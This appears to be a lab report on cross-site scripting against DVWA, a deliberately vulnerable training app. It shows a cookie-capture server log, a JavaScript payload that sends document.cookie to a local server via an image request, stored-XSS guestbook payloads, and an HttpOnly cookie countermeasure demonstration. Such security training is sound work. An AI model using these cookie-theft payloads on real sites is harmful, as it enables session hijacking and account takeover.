



Screenshot 4&5: Shows stored XSS vulnerability interface where messages are injected.





Screenshot 6&7: Shows DOM XSS interface where URL parameter injection occurs.





Screenshot 8: Shows terminal running cookie capture server .

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\hp\OneDrive\Desktop> mkdir cookie-capture

Directory: C:\Users\hp\OneDrive\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----          12/28/2025   7:46 AM             cookie-capture

PS C:\Users\hp\OneDrive\Desktop> cd cookie-capture
PS C:\Users\hp\OneDrive\Desktop\cookie-capture> python server.py
Starting Cookie Capture Server on port 8000...
Server will log cookies to 'stolen_cookies.log'
Accessible at: http://localhost:8000
Press Ctrl+C to stop the server

```

Screenshot 9: Shows the exact payload used to steal cookies via image request.

```

stolen_cookies.log  payload.txt
File Edit View H1 i B I G A



<script>
// Create an invisible image
var img = new Image();

// Set the source to your server URL with the cookies
img.src = 'http://localhost:8000/?c=' + encodeURIComponent(document.cookie);

// Optional: Add a hidden message to the page (for demonstration)
document.write('<div style="display:none">XSS Test - Cookie Sent</div>');
</script>

```


Screenshot 9&10: Advanced Reflected XSS (Cookie Theft)




Screenshot 11,12&13: Advanced Stored XSS (Cookie Theft)


The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the 'Vulnerability: Stored Cross Site Scripting (XSS)' section. The 'XSS (Stored)' tab is selected in the left sidebar. The 'Name' field contains 'CookieMons' and the 'Message' field contains the payload: `<script>new Image().src=http://localhost:8000/?c=`. The 'Sign Guestbook' button is visible. The right sidebar shows 'More Information' with links to various XSS resources. The browser's developer tools are open, showing the HTML structure of the page, including the 'vulnerable_code_area' and the 'guestform' table.

This screenshot is similar to the previous one, but the 'Message' field now contains the payload: `Cookie<script>new Image().src=http://`. The 'Sign Guestbook' button is still visible. The browser's developer tools are open, showing the HTML structure of the page, including the 'vulnerable_code_area' and the 'guestform' table. The payload is being stored in the database and will be rendered on the page when the guestbook is viewed.




Screenshot 14&15: Advanced DOM-Based XSS (Cookie Theft)








Screenshot 16: Stolen Cookies



Screenshot 17&18: Session Hijack Simulation





Screenshot 19: Countermeasure 1 – HttpOnly Cookies
Shows that HttpOnly cookies are not accessible via JavaScript.

Countermeasure 1: HttpOnly Cookies

✗ Vulnerable Cookie (No HttpOnly)

Cookie Name: **vulnerable_cookie**

JavaScript can access this: YES (VULNERABLE)

✓ Secure Cookie (HttpOnly Enabled)

Cookie Name: **secure_cookie**

JavaScript CANNOT access this cookie

JavaScript Test Results:

```

=== COOKIE ACCESS TEST ===
All cookies visible to JavaScript:
PHPSESSID=p2l9s14q@qntbre7e5qaf2o9; security=low; vulnerable_cookie=can_be_stolen


Note: Only 'vulnerable_cookie' appears here.
'secure_cookie' is protected by HttpOnly flag.

```

Explanation: HttpOnly flag prevents JavaScript from accessing the cookie, stopping XSS attacks from stealing session tokens.

